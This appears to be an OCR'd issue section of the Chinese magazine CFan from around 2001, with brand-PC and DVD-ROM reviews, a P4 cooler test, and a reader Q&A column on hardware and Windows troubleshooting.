我们还注意到真爱3300E的选材比较考究，零件做工很好，以内存为例，其采用的是目前市面上工作最为稳定的内存之一现代原装内存条，有点不惜成本，但这也表现了同方电脑为保证运行稳定的良苦用心。这款电脑还采用了高性能指标的17英寸纯平显示器，在显示质量及效果上是这次送测的6款品牌机中最强的一款，显示器的最大显示分辨率是1600×1200，在1024×768的模式下能提供100Hz的刷新率。

现代原装主机箱外形小巧，设计美观，不过要打开机箱就有点困难，设计得相当精密及保险。但机箱内部就显得空间分配比例不匀，硬盘、光驱、显卡等工作发热量大的硬件都集中在立式机箱的下端，在最大的热源附近没有加装机箱风扇等散热设备，只是开了些隐蔽的机箱散热孔。而且，部分硬件位置的设计还影响了主板的扩充能力，比较令人遗憾。不过从我们测试拷机的成绩来看，倒没有发现因发热量大而导致系统不稳定或死机的现象。

真爱3300E预装了Windows Me中文版，随机赠送了Windows Me中文版安装盘、水木清华等软件包，应用、游戏、多媒体软件应有尽有。

海尔超人 1000

参考价格:9998元

基本配置:

CPU	PIII 1G
主板	微星 694X 686B（MS-6198）
显示器	15英寸球面显示器
显卡	RAGE 128 32M
内存	256M HY PC133 SDRAM
硬盘	Maxtor 金钻 7200rpm 40G
光驱	50X CD-ROM
Modem	内置 PCI 56K



海尔品牌最早是由家用电器起家，所以在进入PC制造行业后，产品市场定位便主要以家用电脑为主，海尔超人1000便是海尔集团推出的最新一款基于PIII 1G处理器的全能多媒体电脑。

海尔超人1000配置很接近主流DIY兼容机风格，和前面介绍过的真爱3300E大致相同，其差异主要在于硬盘和显示器规格方面。海尔超人1000采用了Maxtor金钻7200rpm的高性能硬盘，也是本次测试品牌机中惟一一款采用高转速硬盘的机种。这款硬盘在磁盘寻道时间和数据传输率上比5400转的硬盘性能更为优越，对主板ATA 100的规范支持也更为理想，对整机性能的提升有不小的帮助。海尔超人1000只配备了15英寸的球面显示器，显示性能比较低，令人遗憾。不过海尔超人1000的显示器是可选的，如果购机资金允许的话，不妨多花一点钱配备显示面积更大和显示效果更好的显示器。

海尔超人1000采用体积较大的立式机箱，整体色调统一为银色。内部结构设计相当合理，CPU、光驱、硬盘、显卡距离尽量分开，热源得以分散，保证了系统的稳定运行。电脑主板还提供了多余的三条PCI和一条ISA插槽，升级潜力较大。

这款电脑预装了Windows Me中文版，随机赠送了Windows Me中文版安装盘。

方正卓越 Z 7250

参考价格:7499元

基本配置：

CPU	PIII 1G
主板	精英 SIS 630
硬盘	Seagate 40G
内存	128M HY PC133 SDRAM
显卡	集成
显示器	15英寸球面显示器
光驱	50X CD-ROM
Modem	内置 PCI 56K

方正电脑是我国最早的电脑整机品牌之一，它的这款卓越Z 7250电脑的价格也是本次送测品牌机中价格最低的一款，不过这款电脑配置采用的是低价电脑常用的整合性主板，主板芯片组为SIS630芯片组，整合了显示及音效功能，对其所采用的PIII 1G处理器支持较好。在显示性能支持方面较差是采用整合主板电脑的弱点，不过SIS630芯片合成的显示性能在所有整合主板显示性能的表现中已是最强的一款，虽然运行大型3D游戏的速度较慢，但在视频播放显示支持上还是能提供不错的效果。

另外，卓越Z 7250是本次测试机中惟一一款提供了2.1式音箱的机型，能表现出较好的重低音效果，特别适合部分游戏需要。

卓越Z 7250机箱小巧，设计美观，机箱内部扎线干净，但布局略显拥挤。在扩充性能方面，这款机器备用插槽不算多。

卓越Z 7250预装了Windows Me中文版，并随机赠送方正套装软件包，软件非常丰富。



从产品的横向比较来看，卓越Z 7250在市场上众多高价位产品中显得格外醒目，如此低的价格确实对腰包不够丰满、不着迷于大型3D游戏而只是以家用学习为主的消费者来说很具吸引力，但对于电脑发烧友来说则无法满足需求。

七喜　喜笛6000S

参考价格:8999元

基本配置:

CPU	P4 1.4G
主板	850主板（WT70-EC）
内存	SAMSUNG 64M　RAMBUS×2
硬盘	Maxtor　30G
显卡	GeForce2 MX400 32M
显示器	17英寸纯平
光驱	50X CD-ROM
Modem	内置PCI 56K



七喜品牌在我国南方城市的市场占有率不小，在整机市场上具有一定的影响力。这次送测的喜笛6000S是其基于奔腾四代处理器的最新款机型，微处理器的主频也是本次送测处理器主频最高的一款。和联想先锋P4电脑相比，两者最大的区别在于硬盘容量和显示器类别上。喜笛6000S采用的是纯平CRT显示器，这款纯平显示器则只能属于入门级17英寸纯平显示器，指标不是特别高，但显示效果很好。

喜笛6000S的主机箱采用立式大机箱，机箱内部空间大，空气流通及散热性能很好，还具备了很好的板卡扩充面积和扩充条件支持，属于全能型多媒体电脑。

喜笛6000S预装Windows Me中文版，并随机赠送软件套装，这个套装包括丰富的游戏、学习、应用软件，增加了电脑的使用价值。

HP Pavilion mx70

参考价格:13800元

基本配置:

CPU	PIII 1G
主板	694X（CUV-NT）
硬盘	Quntum 30G
内存	128M PC133 SDRAM
显卡	板载TNT2 M64 16M
显示器	17英寸
光驱	12X DVD-ROM
	HP 9700 CDRW刻录机
Modem	内置PCI 56K
网卡	10/100M网卡
声卡	创新PCI声卡

惠普（HP）是本次测试中惟一一款国外品牌。这款电脑配置给我们留下了相当深刻的印象，首先是它所采用的主板设计，这块主板采用了694X芯片组来支持PIII 1G处理器，也提供了AGP插槽，但它在主板上集成了TNT2 M64显示芯片，并提供16M板载显示缓存，将主板提供的AGP插槽空余下来。这样一来，我们还可以在这款电脑上升级具备更强的图形处理能力的显卡，不过这类主板在品牌机中被应用是比较少见的。另外，这块主板是本次测试的所有样机中惟一没有使用主板芯片组提供的芯片集成声卡的电脑，而是采用了性能更好的创新PCI声卡，对整体性能品质的要求令人赞赏。惠普非常注重电脑的多功能应用，从这台电脑所配置的DVD-ROM和CDRW刻录机上就可以看出来。另外，除了标准配备的内置PCI 56K Modem外，这台电脑还加装了10/100M网卡，为家庭局域网络做了预先准备，考虑非常周到。

HP Pavilion mx70的外观主色调为其传统的灰色，Cool味十足，主机箱内部因设备较多，布局设计略为紧凑，为了改良散热环境，还专门采用了一个CPU散热通道，不过电脑的电源位置处于板卡插槽的正上方，在扩充及升级更换板卡时



不得不将电源拆下来，造成了不便。

HP Pavilion mx70预装了Windows Me中文版，在随机软件方面，HP算是这次测试电脑中最丰富的一个，但大部分软件都是基于硬件功能和网络应用方面的。

HP Pavilion mx70是一款代表国外主流家用电脑应用为主思路的典型范例，特点是性能稳定和讲究品质。

经过反复的测试和拷机，本次送测的几台电脑在稳定性方面都表现得很好。在综合了性价比和易用性因素后，我们认为参加本次测试的6款电脑中获最佳推荐的为清华同方的3300E电脑。其配置较为合理，性价比适中，综合性能强，随机软件丰富，没有什么明显的缺点。不过，要说明的是我们虽然选出了最佳，但这并不代表其余几款电脑就不值得推荐了，其实它们都是我们预先筛选出的最值得信赖的产品品牌。它们各有很大的优点，比如联想未来先锋的性价比最好、惠普功能最多品质最优秀、方正卓越的价格最低等等都是很吸引人的特点。本文的最大目的是向读者们推荐我们最值得信赖的产品品牌参考，最终的最佳还是应该让读者们自己去感受和决定。CF

□CFan 评测室 Ken

中技12速——DVD-ROM测试




DVD-ROM产品的推出时间已很长，制造及应用技术也已相当成熟，但在最近才引起人们的关注。这些情况并不是偶然的，一项硬件产品只有提供了齐全和众多的兼容设备及周边支持后才能普及，当然，价格因素也是很重要的，DVD目前的情况就充分符合这一点。我们这次评测的中技12速DVD-ROM无论是价格还是技术应用上都是目前DVD-ROM流行产品的一个典型代表。

中技这款DVD-ROM外型比较简洁，面板布局包括耳机插口、CD音量旋钮、CD播放/快进键、光盘弹出/关闭键及读盘指示灯，另外为了防止停电或其他特殊事故的发生，该DVD-ROM还提供了一个应急口，用于手动打开光驱托架。在光驱托架的正面板上，可以看到DVD-ROM产品的统一标志和代表最高转速的“12X”字样。在光驱后部，还提供了模拟音源输出端子(4 pin，acc. MPC-2 spec)、跳线(5 position)、40 pin IDE界面接口及DC电源接头(Industry std. 4-pin connector)。

中技12速DVD-ROM的基本指标包括12速DVD文件格式读速度、40速CD文件格式读速度。从目前的DVD用途来说，除了兼容的CD格式数据读取外，目前国内DVD格式盘片还没有出现真正意义上的混合数据盘，最常见的还是DVD影碟，所以12速的DVD读取速度已绰绰有余。该DVD还配备了512KB的缓存，更多的Cache，更有利于DVD视频数据的稳定播放。中技12速DVD-ROM采用的是单光头结构，这种结构较早期的双光头技术更先进，具有寻道时间短、纠错性能强、防震性好、成本更低的优点。

另外，该光驱在设计上采用了可活动挂钩式托架，这个设计可以让该光驱在倒立的状况下仍然能够正常工作。

我们首先对中技12速DVD-ROM的CD格式读盘性能进行了测试，测试包括对混合数据盘和CD音频光盘的测试，我们分别用容量符合测试要求的专用CD-R混合数据盘为工具盘测试，测试结果如下：



在对DVD-ROM指标性能的测试当中，中技12速DVD-ROM读盘非常平稳，读盘能力不错。我们可以看到实测最大

测试平台
CPU：赛扬Ⅱ 800（8X100MHz）
主板：微星 815EP　显卡：RADEON 32MDDR
硬盘：IBM 60GXP 40G　内存：HY 128M PC133 SDRAM
中文Win98 2222A版 光驱DMA33方式打开
测试软件：CDSpeed99 0.8版、DVDSpeed99 0.2版
CDSpeed99光驱BIOS检测为“ATAPI DVD-ROM 12X V421C”

转速和指标最大转速相差很小，寻道时间短，尤其是CPU资源占有率方面控制得相当出色，出现读盘不顺导致系统繁忙假死的概率应该很低，充分体现了单光头结构的性能优势。中技12速DVD-ROM还表现出了比较出色的硬件音频处理能力，抓音轨速度快，音质好，在DAE测试中得满分10分。

除了测试软件的评定，我们还进行了抗疲劳、纠错、盘片兼容性方面的测试，成绩都很优良。比如抗疲劳测试是考验光驱长时间持续工作的能力，我们用光驱虚拟软件Virtual Drive2000连续虚拟多张光盘，该软件对光盘的要求较高，每个扇区点都要扫描复制，所以对光驱来说是个很严格的考验。中技12速DVD-ROM在经过连续7小时无故障测试后依然能保持良好的工作状态。

总的来说，中技12速DVD-ROM技术结构先进，读盘稳定性好，性价比高，另外这款产品没有锁区域码，可观看全区的影碟（正式产品），产品保修及技术服务齐全，值得推荐。CF

测试	最大转速	寻道时间	CPU资源占有率	读盘方式
CD混合数据光盘	38.90X	95ms	3%（8X）	CAV
音频数据光盘	22.28X	95ms	8%（8X）	CAV
DVD光盘	11.23X	93ms	5%（8X）	CAV

评价（五颗星为最高）	
稳定性	★★★★☆
纠错性能	★★★★☆
噪音控制	★★★★☆
发热量	★★★★☆
盘片兼容性	★★★★☆
面板控制键合理性	★★★★☆
包装	★★★☆
性价比	★★★★☆

□北京 庞彬

ADDA MODEL B32-1 散热器评测

随着CPU主频的逐步提高，CPU的发热量也在以惊人的速度增长，无论是Intel的P4还是AMD的雷鸟，如果在炎炎的夏季不配上一个散热能力很强的散热器，就都很可能因酷暑而寿终正寝。从目前情况看，今年暑期各个厂商正在不遗余力地推广P4电脑，最近我们也陆续收到一些读者的来信，诉说因散热问题而导致频繁死机的问题。因此我们非常关注目前市场上P4 CPU散热器的状况，正好手头刚刚拿到一款基于P4 CPU的ADDA MODEL B32-1散热器，于是仔细地进行了一番测试。

产 品 背 景

ADDA品牌的CPU风扇是台湾协喜电机有限公司的产品，大陆区总代理是深圳富庆达实业有限公司，算得上是国内最大的CPU风扇OEM供应商。

外观评价

(1) 基本参数

适用：Intel WillaMette P4 CPU

散热片材料：锻造铝

金属扣具材料：不锈钢 #301

导热胶：DC304

散热片尺寸：

风扇尺寸：60mm × 60mm × 10mm

总体规格：88.9mm×63.5mm×66.8mm

重量：270g

(2) 评价

这款散热器底部面积比P4 CPU表面积大很多，基底很厚，绰绰有余的散热面积可以保证良好的散热效果。值得称道的是，散热器的下部是由4组21片的散热鳍片组成，高宽比数值很大，这么多的散热鳍片在市场上的散热器产品中并不多见。理论上讲，散热鳍片越多，散热面积就越大，散热风扇冷却风也就越能被充分利用。另一个让人印象深刻的地方是，散热器上部的散热风扇扇叶竟然有11片之多，这样不仅可以增加冷却风的强度，更重要的是使冷却风更均匀、细密、有效地吹到散热片上，使散热效果大大增强。从产品说明上看，该款散热器散热鳍片采用了锻造铝工艺，这要比挤压铝的纯度高很多，无论是鳍片韧性还是导热性能都要强很多。通过观察发现，散热风扇安装到散热片上后，基本没有造成散热片变形，对散热效果没有形成影响，这一点大家在购买的时候应该注意。



应 用 测 试

基本情况

P4 1.4GHz CPU的电脑

Windows 98SE 中文版

ADDA MODEL B32-1散热器、Intel原装散热器

测试过程

分别将ADDA MODEL B32-1散热器、Intel原装散热器安装到P4 CPU上，运行3DMARK 2000，分别在运行10分钟、停止运行1分钟、3分钟后用测温器测量CPU温度。当前室温为26摄氏度。

测试数据

散热器	Intel原装散热器	ADDA MODEL B32-1散热器
运行10分钟	50.8摄氏度	46.6摄氏度
停止1分钟	38.5摄氏度	33.4摄氏度
停止3分钟	33.7摄氏度	28.1摄氏度

感觉数据

测试中感觉这款产品噪音不大，风扇高速旋转时基本上没有震动，但将散热器安装到CPU上时感觉金属扣具硬度较高，扣眼稍微小了一些，对位有些难度。CF

CFan 结论（五颗星为最高）	
设计水平	★★★★☆
散热效果	★★★★★
材料	★★★★☆
运行噪音	★★★★
安装	★★★★

★如何解决USB口游戏杆在使用中突然失效的问题？

★为什么ATI Rage 128显卡将游戏中3D画面显示为彩色条纹？

★为什么我的后备式UPS电源在使用中时而发出“啪!啪!”轻响？

★如何将自己常用的图片放到FrontPage的剪辑库中？

★如何解决ADSL Modem有时不能正常上网的问题？

★为什么新增的光驱只出现Audio CD的字样，却什么也读不出来?

我的电脑使用的是USB口游戏杆，有时候在使用中突然出现屏幕上光标不能移动的现象，有时屏幕上还会弹出驱动程序丢失的提示信息，重新启动电脑后系统自动安装该设备驱动程序，然后一切工作正常，请问这是怎么回事？

答：这一般是您的USB设备驱动程序与操作系统的兼容性不佳造成的问题。这种问题出现时，您先不要急于重新启动电脑，可以将USB设备的连线拔掉，并让计算机继续运行一段时间，然后再将USB设备连接回去，这时电脑一般会自动找到设备驱动程序，使之继续正常工作。

我的电脑使用的是ATI Rage 128显卡，在Windows 98操作系统中玩一些空战类游戏的时候发现所有3D效果画面都被彩色条纹所代替，可同学的电脑上装的是同样的显卡，却运行正常，请问这是什么原因造成的？

答：根据ATI官方的回答，将显卡驱动程序升级到4.126269版就可以解决这个问题，您可以从ATI的官方网站上下载这个版本的驱动程序。

一台500W后备式UPS电源，在使用中时而发出“啪!啪!"轻响，显示器屏幕随之跳动，但UPS指示灯并未变化，不知是不是UPS电源有故障了?

答：在后备式UPS电源中，通常采用变压器分级调压稳压技术，当输入电压在180V～250V之间变化时，UPS会利用继电器改变变压器的抽头，可以使UPS的输出电压稳定在200V左右。你所听到的“啪!啪!"轻响很可能是继电器切换时发出的响声，属正常现象。虽然会引起显示器屏幕跳动，但对微机的正常工作无影响。 (澎澎)

最近在用FrontPage制作网页，发现里面有大量的剪贴画，使用起来非常方便，但我想把自己常用的图片放到里面，请问有什么办法？

答：Office 2000已经提供了大量的剪贴画，分图片、声音和动画剪辑三大类，每类里面又有若干小类。但对有些人来讲，总想把自己常用的图片分类放到这个库里，以方便使用。您可以按照下面的步骤把自己喜欢的图片放到剪辑库里。

(1)首先准备好自己喜欢的图片，运行FrontPage程序，点击主菜单中的“插入/图片/剪贴画”。

(2)点击“输入剪辑”，出现“将剪辑添加到剪辑库”对话框，在“搜索”框内选中想要输入到剪贴画库的图片，在“剪辑输入选项”中选“复制到剪辑库”。

(3)点击“输入”，可针对上步选定的图片逐一指定其“说明”、“类别”和“关键词”三项属性，该图片同时在预览窗口显示出来。如果选中窗口最下边的“使所有剪辑具有同一属性”，就不用逐一编辑图片属性了。然后点击“类别”标签，选择“创建新类别”，在新建类别框中输入“photo”。

(4)点击“确定”按钮，图片就被加到剪辑库里了。重新打开“插入剪贴画”对话框，就会看到类别里已经增加了“photo”一项。单击该项，就显示出刚才加进去的图片，在每张图片上点击鼠标右键，可以单独编辑图片的属性。经过上述步骤，就可以把自己喜欢的图片加入到剪辑库里面了。

新装ADSL Modem，可有时不能正常上网，请问怎么解决？

答：ADSL是一种通过现有的电话线提供宽带数据传输服务的技术。ADSL需要一个滤波器来对电话或数据信号进行选择，上网不正常可能是ADSL设备接触不良，请检查ADSL设备。ADSL Modem需要通过网卡与电脑进行数据传输，请检查网卡是否接触不良，驱动程序是否安装正确。另外，由于ADSL对电话线质量要求较高，所以不要在滤波器之前并入电话防盗打器等设备。 (孙东)

最近给我的电脑新增加了一个光驱，可不知为什么，我在Windows 95下用原来的旧光驱播放VCD或使用其他软件时，只是出现Audio CD的字样，却什么也读不出来，拿到其他电脑上试，光驱却可以正常使用，请问这是为什么？

答：(1)打开机箱，将新旧光驱分别连接到第二个IDE接口的接口连线上，并将每台光驱后面的跳线设置成对应的主、从状态。接好后启动电脑。

(2)如果不能解决问题，将新旧光驱分别连接到第一个IDE接口的接口连线上，启动电脑以确定接口是否有

★为什么Windows Me装好后经常出现屏幕一闪后重启的现象?
★什么是异步内存调整技术和扩展槽分频技术?
★如何在重装ICQ时快速恢复原来的号码?
★如何在没有安装ICQ的电脑上给别人的ICQ传送信息？

问题。

(3) 如果不能解决问题，可更换接口连线后启动电脑，以确定接口连线是否有问题。

(4)如果不能解决问题,可正常启动Windows 95操作系统，编辑Autoexec.bat文件，在其中增加参数项MSCDEX/D1:MSCD001/D2:MSCD002,然后编辑Config.sys文件，将有关两台光驱的Device语句分别使用名字MSCD001和MSCD002。重新启动电脑。

(5) 如果仍有问题，可选择下载最新的主板BIOS文件刷新主板BIOS，或将操作系统升级为Windows 98，让系统自动识别两台光驱。（刘扬）

我是刚入门的CFan，最近刚刚DIY了一台电脑，采用毒龙750、奔驰K8-200A+主板、128MB HY-T75内存，操作系统是Windows Me。装好以后系统可以运行，但经常出现屏幕一闪后重启的现象，请问这可能是什么原因造成的？

答:如果重新启动前没出现“蓝屏”，说明主要原因在硬件,与Windows Me或其他软件没有多大关系。通常CPU散热不良、BIOS设置不当、硬件有缺陷（如电源质量太差）的可能性最大。建议您换一个好一点的CPU风扇,也可以将CPU（连风扇）装到其他电脑上试试，以排除CPU过热的可能性,这是导致毒龙CPU死机的常见原因。其次可能是您的电源有问题,如果它的P.G信号不稳定,或者功率不足均会导致电脑频繁重启,可以换一个质量好的电源试试。如果还不能解决问题，可以在开机时按Del键进入CMOS，选择LOAD DEFAULT SETUP选项即装入默认BIOS设置试试。最后只能祭出“替换大法”,将内存等配件换到其他电脑上，检查它们是否存在缺陷或相互冲突。在此之前,您最好将声卡、显卡和内存等插好,避免因接触不良等导致的死机。

我在看一些主板功能介绍的时候，发现上面提到异步内存调整技术和扩展槽分频技术，请问这两种技术的具体内容是什么?

答: (1)异步内存调整技术

传统芯片组的主板只有同步内存模式，即外频总线速度与内存总线速度相同，如果在133MHz总线外频下使用100MHz工作频率的内存，则有可能导致电脑工作不稳定。VIA开发出一种新的异步内存速度调整技术,在VIA的芯片组VIA Apollo Pro 133/133A和KT 133等中，有一项功能能够使其在内存的工作频率和外频不相同的条件下工作,即异步工作。具体而言就是在标准外频下(如66MHz或100MHz等)，可以将内存运行的频率调整为比外频低33MHz或高33MHz。这项技术极大地方便了一些使用老内存的用户,使得老的低频率的内存条能够和新的高外频CPU共同工作在同一块主板上。但要注意的是,如果主板设定了非标准外频(如83MHz等)，那么内存运行的频率将不会按照比外频低33MHz或高33MHz这个规律增加，具体的增加值会因具体情况有所不同。

(2) 扩展槽分频技术

每一个类型的总线都有自己额定的运行频率，如果超过额定运行频率太多，就可能导致设备工作不正常。比如PCI设备的额定频率是33MHz，AGP设备的额定频率是66MHz。当外频运行在100MHz时,PCI设备就需要工作在外频值的三分之一时才能保证设备正常运行,这就是通常所说的三分频。如果一旦外频设定为133MHz,PCI设备就需要外频四分频才能正常工作。值得注意的是,目前PCI总线只支持四分频，而AGP总线只支持二分频，所以在高外频(如150MHz)下容易出现AGP、PCI设备无法正常工作的情况，这一点在超频的时候一定要注意。当然，AGP、PCI设备的质量好时出现问题的几率就小一些。

我在新电脑中安装ICQ并想使用原来的ICQ号码,感觉重新到ICQ服务器注册很麻烦,时间消耗的也相当长,有时候还会出现由于网络繁忙而登录失败的情况,请问有没有更便捷的方法?

答:有一种简单的方法可以避免重新注册已有的ICQ号码，而能使用该号码下的所有信息。步骤如下：

(1) 启动原来装有你ICQ软件的电脑，将ICQ安装文件夹（一般默认装于C:\Program Files\ICQ下）中的DB(或DB**)、UIN两个子目录内容备份到软盘上。DB子目录装的是用户的联络清单及以往发送和接收的各种信息，UIN子目录装的是用户的注册资料。

(2) 在新的电脑中重新安装ICQ，当注册向导画面出现时,按Cancel按钮取消重新注册,将软盘中备份的那两个子目录复制到ICQ的同名安装文件夹内,然后重新启动电脑。这样,当你启动ICQ时,你会发现原来的号码以及注册信息、往来信息又都重新出现了。

我只身在外的时候,经常需要在电脑上给公司同事或一些朋友的ICQ发送信息,可很多电脑没有安装ICQ软件,我又不能在别人的电脑上安装,况且也不安全,请问有没有办法在没有安装ICQ的电脑上给别人的ICQ传送信息

E-mail: doctor@cfan.cn.net

★如何去掉别人在我的OICQ中留下的号码?
★P4的电脑在插接RAMBUS内存条时有什么条件限制?
★为什么系统找不到外接的移动硬盘?

呢？

答：常用的方法有两种：

方法一：使用电子邮件传递ICQ信息。如果对方的ICQ号码是123456789，那么您可以启动一个电子邮件处理软件如Outlook或Foxmail等，并选择撰写新邮件，在邮件地址栏中键入123456789@pager.mirabilis.com，并在邮件内容栏中输入不超过225个汉字或450个英文字符。选择发送电子邮件的按钮后，信息会经由ICQ的服务器直接传送到这个ICQ号码上。拥有这个ICQ号码的人上网时就会马上收到这些信息。需要注意的是，对方收到以邮件方式传送的ICQ信息后，也要以电子邮件的方式进行回复。

方法二：利用ICQ网页传递ICQ信息。如果对方的ICQ号码是123456789，您可以启动网络浏览器（如IE），在浏览器的地址栏中键入http://www.icq.com/123456789，然后就可通过ICQ服务器提供的Web Panel来将信息传送给对方了。

一些同事或朋友有时用我的OICQ软件登录，时间一长就在登录号码列表中形成了很长的一列号码，这些号码都不是我的，我想去掉它们，有什么办法吗？

答：一般方法有两种，各有利弊。

（1）启动电脑，在Windows操作系统的桌面上用鼠标左键单击“开始”→“查找”→“文件或文件夹”，在随后出现的查找窗口的“名称”栏中键入oicq2000.cfg，在“搜索”中选择“本地硬盘驱动器C、D...”，然后单击“开始查找”按钮，这时系统会自动找到oicq2000.cfg这个文件。选中这个文件，单击菜单栏中的“文件”，选择“删除”并点“确定”删除这个文件。然后连接上网，启动OICQ，此时会出现OICQ注册向导画面，依次输入属于自己的OICQ号码和密码进行注册，完成以后你就发现里面除了自己的号码外，再也没有其他号码了。

这种方法虽然简单易行，但惟一的缺点就是在重新读取好友名单时会读出你在老版本OICQ上面已经删除了的人的信息。

（2）从网上下载一个可以进行二进制编辑的软件如UltraEdit，然后用它打开oicq2000.cfg这个文件。在oicq2000.cfg文件的第一排，第一个非零的数字就表示你OICQ号码的个数。将页面右侧列表中不属于你的号码删除，并记下删除后剩余的号码个数，最后将第一排第一个非零的数字修改为剩余的号码个数，存盘退出即可。 (王毅)

我想组装一台P4的电脑，听说P4的电脑在插接RAMBUS内存条的时候有条件限制，否则就无法正常工作，可我询问了很多人，谁也说不清楚，请问具体限制是什么？

答：在支持P4 CPU的Intel 850芯片组主板上插接RAMBUS内存条确实有一定的限制，具体就是插接一条RAMBUS内存条时需要在本组(一般RAMBUS内存插槽有两组，每组有两个插槽)的另一个内存插槽中插入一条内存终结器(内存适配板)，以便将这一组RAMBUS内存插槽连接成通路才能正常工作。如果插接两条RAMBUS内存条，剩余的另外两个内存插槽中也要插接两条内存终结器，即插满形成通路才能正常工作。一般P4的套件中有两条RAMBUS内存条，并搭配两条内存终结器。需要注意的是，不同的主板在插接RAMBUS内存条时有一定的区别：一些主板在插接两条RAMBUS内存条、两条终结器时不能交叉安装，如英特尔原装主板和联想QDI主板等；而有些主板正好相反，必须将RAMBUS内存与终结器交叉安装，如华硕主板等。若内存顺序插错了，电脑就无法正常工作。

（傻博士：有关具体安装P4电脑的过程，在我们《电脑爱好者》编辑部新推出的‘从毒龙到P4 傻博士装机实战”光盘中有详细的介绍。如有需要，请与我们邮购部门联系。）

我刚刚购买了一台爱国者USB接口可移动硬盘，可为什么在别人的电脑上一装就行，而装在我的电脑上却无论如何也找不到这个硬盘？我的电脑是Windows 98操作系统。

答：能在别人的电脑上正常运行，说明您的USB接口可移动硬盘和数据线没有问题。您可以按照如下步骤检查：

（1）一般主板上有两个USB接口，换另一个USB接口插接硬盘，然后按“F5”键刷新系统，看看能否找到。

（2）在系统桌面上用鼠标左键单击“开始”→“设置”→“控制面板”，双击“系统”图标，选择“设备管理器”标签，看看“磁盘驱动器”和“硬盘控制器”两个选项下是否增加了移动硬盘的项目。如果有，请观察其图标旁有没有黄色叹号，或双击该项目检查有没有资源冲突现象，有则进行调整。如果没有增加移动硬盘的项目，说明移动硬盘未能正确安装，请看下一步。

（3）USB接口可移动硬盘无法正常安装最常见的原因就是CMOS设置不正确。您可以重新启动电脑，按Del键进入CMOS设置，选择PNP/PCI CONFIGURATION菜单选项，找到PNP OS Installed选项，将其设置为Yes（即打开即插即用功能），找到Assign IRQ For USB选项，将其设置为Enabled，按F10键保存设置后重新启动电脑并进入Windows 98操作系统即可。

★为什么我的打印机打印时出现内容错位现象?
★为什么选择“关闭计算机”后电脑却重新启动了？
★如何通过BOOTLOG.TXT文件的记录来判断系统关闭时发生故障的原因？
★Windows 95操作系统无法正常支持USB接口的设备吗？
★为什么一些MPEG4光盘中的AVI格式文件无法用媒体播放器播放？
★为什么“模拟刻录”时提示成功，而在真正刻录时却刻录失败？

我新配了一台PIII的电脑，可当我将原来的OKI 8340C 24针宽行打印机连接安装后，出现了如下问题。在Windows 98中打印文档时，出现不规则的偏移现象，如一个汉字的上部与中部或下部之间出现错位，在DOS环境下也是这种情况，但换到其他电脑上则打印正常。请问这是什么原因造成的，如何解决?

答:这很可能是您的新电脑的主板将CMOS中的并行口的打印模式参数设置成了ECP＋EPP模式，从而造成需要以EPP模式工作的一些老式针式打印机无法正常工作。您可以在开机后按Del键进入CMOS设置，找到并打开INTEGRATED PERIPHERALS菜单项，选择其中的Onboard Parallel Mode选项，通过按PageDown键将其参数设置为Normal或EPP，然后按F10键保存设置并退出，重新启动电脑后即可恢复正常。

我最近新装了一台电脑，AMD雷鸟850的CPU，磐英Epox8KTA3的主板，小影霸G6000显卡，金邦金条128MB内存，IBM75GXP 30GB硬盘，并安装了Windows 98SE操作系统，从网上下载安装了VIA 14.25的4合1主板驱动程序和nVIDIA公版6.53显卡驱动程序。使用中发现每当运行完DIABLO2这个游戏之后，在Windows 98SE下关闭计算机时，操作系统并不是直接关机，而是重新启动电脑，再次进入操作系统前首先要扫描磁盘，请问这个问题如何解决？

答：这是由于显卡驱动程序与操作系统不兼容，从而导致Windows系统出现故障。您选择的nVIDIA公版6.53显卡驱动程序很可能与您的操作系统不兼容，以往曾经见到过关于6.53版是未通过WHQL即微软认证的驱动程序的说明，因此您最好下载一个其他版本的nVIDIA公版显卡驱动程序，或使用随显卡附带的显卡驱动程序安装，即可解决这个问题。

我从一些文章中看到可以用Windows 98中BOOTLOG.TXT文件的记录来查找操作系统关闭时发生故障的原因，不知道如何通过观察记录进行查找，故障记录的含义是什么，请介绍一下。

答：的确，Windows 98操作系统在关闭时发生故障都会在Windows根目录下的BOOTLOG.TXT中留下关于故障原因的记录，我们可以通过文件末尾的‘Terminate=’和其所匹配的‘EndTerminate=’语句等号后面的内容来判断故障原因。

常见标示故障的语句有：

“Terminate=Query Drivers”表示内存管理程序有问题。

“Terminate = Unload Network”表示网络设置与CONFIG.SYS中的实模式网络驱动程序冲突。

“Terminate = Reset Display”表示显卡设置有问题或是驱动程序有冲突。

“Terminate = RIT”表示声卡或旧的鼠标驱动程序与计时器存在问题。

“Terminate = WIN32”表示32位程序锁定了线程，即某些32位程序关机前没有退出。

“Terminate = KERNEL”表示非软件问题关机失败，这很可能是硬件故障造成系统关闭失败。

我单位的电脑中安装的是Windows 95操作系统，最近想购置一批USB接口的设备，可听供货商说，Windows 95操作系统无法正常支持USB接口的设备，请问这是怎么回事？

答：并不是所有的Windows 95操作系统都不支持USB接口的设备，绝大多数零售版的Windows 95操作系统不支持USB接口设备，而有些与PC机捆绑销售的OEM版Windows 95操作系统则可以有限度地支持USB接口设备。您如果想知道您的Windows 95操作系统是否支持USB设备，可以在系统桌面上用鼠标右键单击“我的电脑”图标并选择‘属性’，如果显示您操作系统的版本号是以B或者C结尾，则您的这个Windows 95可以有限度地支持USB接口设备。最好的办法是将您的操作系统由Windows 95升级到Windows 98，Windows 98完全支持各种USB接口设备。

我最近购买了一些MPEG4的电影光盘，打开后发现光盘中的文件都是以AVI格式存储的，但是用Windows自带的媒体播放器却无法播放，请问这是怎么回事？

答：MPEG4光盘上的AVI文件是不能用Windows自带的媒体播放器直接打开的，首先需要安装一个MPEG4解码插件，这个插件一般随盘附带，也可在网上下载，将插件文件解压后运行名为mpeg4.exe的文件即可完成安装。当您再双击光盘上以AVI为后缀名的MPEG4电影时，就可以自动打开Windows自带的媒体播放器进行播放了。 (庞杉)

我在用刻录机进行刻录的过程中，最近经常出现使用“模拟刻录”时提示成功，而在真正刻录时却刻录

E-mail: doctor@cfan.cn.net

★为什么我的显示器边角在显示图像时出现皱褶？
★如何让“开始”菜单中的“文档”不显示最近打开过的文件？
★为什么我的电脑冬天的时候CPU散热风扇噪音很大？
★为什么在Windows 95下安装CuteFTP时出现丢失文字的现象？
★为什么同样是赛扬366超频到550MHz，我的却不成功？
